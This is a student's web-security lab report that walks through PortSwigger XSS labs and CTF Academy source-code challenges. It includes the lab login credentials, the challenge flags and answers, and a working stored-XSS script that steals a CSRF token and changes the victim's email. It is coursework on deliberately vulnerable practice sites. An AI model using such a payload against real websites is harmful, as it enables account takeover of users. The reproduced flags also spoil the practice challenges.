USTH-BS3 – Web Security

Lab 02 – XSS Attacks

Name: Đặng Hoàng Phúc

BA9-050

Table content

A. Lecture revision

– XSS vulnerabilities in web applications and causes

– XSS types (Stored XSS, Reflected XSS, DOM-Based XSS).

– Defensive measures

+ XSS filter


+ XSS escape

B. Lab 02 Content

1. Stored XSS

– Read additional information about Stored XSS at: https://portswigger.net/websecurity/cross-site-scripting/stored

– Create and activate an account with portswigger.net at https://portswigger.net/users/register




– Do the stored XSS lab at https://portswigger.net/web-security/cross-sitescripting/stored/lab-html-context-nothing-encoded


(click at 'Access the lab' button and provide the email and password to log in)

– Open post to read and go down for comment section:

+ Enter comment with a piece of JS code, such as "I am new to XSS ...", name, email, website URL and click "Post Comment" button.



+ Back to the page and you will see the the pop-up message 'Stored XSS' on screen and the message “Congratulations, you solved the lab!”




+ Take the screenshot (with your entered information) and paste into the word result file as the evidence you’ve done the lab:

2. Reflected XSS

− Read additional information about Reflected XSS at: https://portswigger.net/websecurity/cross-site-scripting/reflected

− Do the reflected XSS lab at https://portswigger.net/web-security/cross-sitescripting/reflected/lab-html-context-nothing-encoded

− Take the screenshot (with your entered information) and paste into the word result file as the evidence you’ve done the lab.





3. DOM-based XSS


− Read additional information about DOM-based XSS at: https://portswigger.net/websecurity/cross-site-scripting/dom-based

− Do the DOM-based XSS lab at https://portswigger.net/web-security/cross-sitescripting/dom-based/lab-document-write-sink-inside-select-element

− Take the screenshot (with your entered information) and paste into the word result file as the evidence you've done the lab.










4. Practice more XSS labs (Capture completed screenshots):

– https://portswigger.net/web-security/cross-site-scripting/contexts/lab-event-handlers-andhref-attributes-blocked





– https://portswigger.net/web-security/cross-site-scripting/contexts/lab-javascript-url-somecharacters-blocked



– https://portswigger.net/web-security/cross-site-scripting/exploiting/lab-perform-csrf

Login

Username

wiener

Password

peter

Log in

Leave a comment

Comment:

```
<script>
var req = new XMLHttpRequest();
req.onload = handleResponse;
req.open('get','/my-account',true);
req.send();
function handleResponse() {
    var token = this.responseText.match(/name="csrf" value="(\w+)"/)[1];
    var changeReq = new XMLHttpRequest();
    changeReq.open('post', '/my-account/change-email', true);
    changeReq.send('csrf='+token+'&email=test@test.com')
};
</script> test@test.com
```

Name:

test

Email:

test@test.com

Website:

Post Comment

Web Security -Lab 02.pdf | Lab: Exploiting XSS to perform C | CSRF tokens | Web Security Aca | Exploiting XSS to perform CSRF

https://ac0b1f021e763627c0cb119e002e00f9.web-security-academy.net/post/comment/confirmation?postId=8

Web Security Academy

Exploiting XSS to perform CSRF

Back to lab description

Congratulations, you solved the lab!

Share your skills

Home | My account

Thank you for your comment!

Your comment has been submitted.

< Back to blog

5. Web/JavaScript/SQL vulnerability challenges

− Read about Web App Exploitation and Security Vulnerabilities at: https://ctfacademy.github.io/web/index.htm#WebAppExploitation

− Complete 3 Challenges (take Capture completed screenshots):

+ https://ctfacademy.github.io/web/challenge1/index.htm

Challenge 1: Commit to Comments

Web Security -Lab 02.pdf | CTF Academy : Challenge 1 | view-source:https://ctfacademy.c


view-source:https://ctfacademy.github.io/web/challenge1/index.htm

```
<!-- End column -->


<!-- Main content -->
        <div class="col-md-9 order-1 order-md-2" >
                <div id="main">

                <ol class="breadcrumb">
                  <li class="breadcrumb-item"><a href="../../index.htm">Home</a></li>
                  <li class="breadcrumb-item"><a href="../index.htm">Web App Exploitation</a></li>
                  <li class="breadcrumb-item active">Challenge 1</li>
                </ol>


<noscript>
                Please enable JavaScript on your web browser. For a tutorial, <a href="../../other/enable_javascript.htm">click here</a>.
                </noscript>

<!-- Challenge Content Starts here -->
<h3>Challenge 1: Commit to Comments</h3>
<!-- Page developed by "Sir Code-a-lot" in April 2019 -->
<p>
It looks like this page may have some useful information hiding in its source code. See if you can answer these questions and find the flag.
</p>
<!-- To-Do: Make the "Admin.html" page and uncomment this link
<a href="Admin.html"> Click here for the Admin page!</a> -->

<p>
<b>Hint:</b> Right click the page and select "View Page Source" or input "Ctrl+U" to view the HTML code and find the comments!
</p>
<!-- Great Job! Here's your flag: ctfa{Quest_for_Comments} -->
<p>
<b>Question 1:</b> What is the developer's nickname?
</p>

<!-- Q1 input form -->
<div class = "mySignInBox myLightBox my-4">
<form class="text-center" novalidate>
<div class = "mySignIn p-2">
```

Question 1: What is the developer's nickname?


`Page developed by "Sir Code-a-lot"`

-> developer's nickname: `Sir Code-a-lot`



Question 2: What month of the year was this webpage written in?


`in April 2019` -> month of the year was this webpage written in: `April`



Question 3: What is the name of the webpage that the developer has not finished making (and therefore not linked to)?

```
To-Do: Make the "Admin.html" page and uncomment this link <a
href="Admin.html"> Click here for the Admin page!</a>
```


-> name of the webpage: `Admin.html`



Challenge 1: Find the flag and input the answer.

```
<!-- Great Job! Here's your flag: ctfa{Quest_for_Comments}
```

-> the flag: `ctfa{Quest_for_Comments}`



+ https://ctfacademy.github.io/web/challenge2/index.htm

Challenge 2: Cup of JavaScript


Web Security -Lab 02.pdf | CTF Academy : Challenge 2 | view-source:https://ctfacademy.

view-source:https://ctfacademy.github.io/web/challenge2/index.htm

```
<h3>Challenge 2: Cup of JavaScript</h3>

<p>
For this challenge you will need to find the site administrator's username and password; log in to get the flag.
</p>

<p>
<b>Hint:</b> The login form is processed with JavaScript; remember what you learned earlier in this module about JavaScript logins.
</p>

<!-- Sign in form -->
<script> function buttonFunction() {


var myPassword = document.getElementById("password").value;

var username = document.getElementById("username").value;

var myalert = "637466617b436c69656e742d736964655f56616c69646174696f6e7d";


    var admin = "admin";

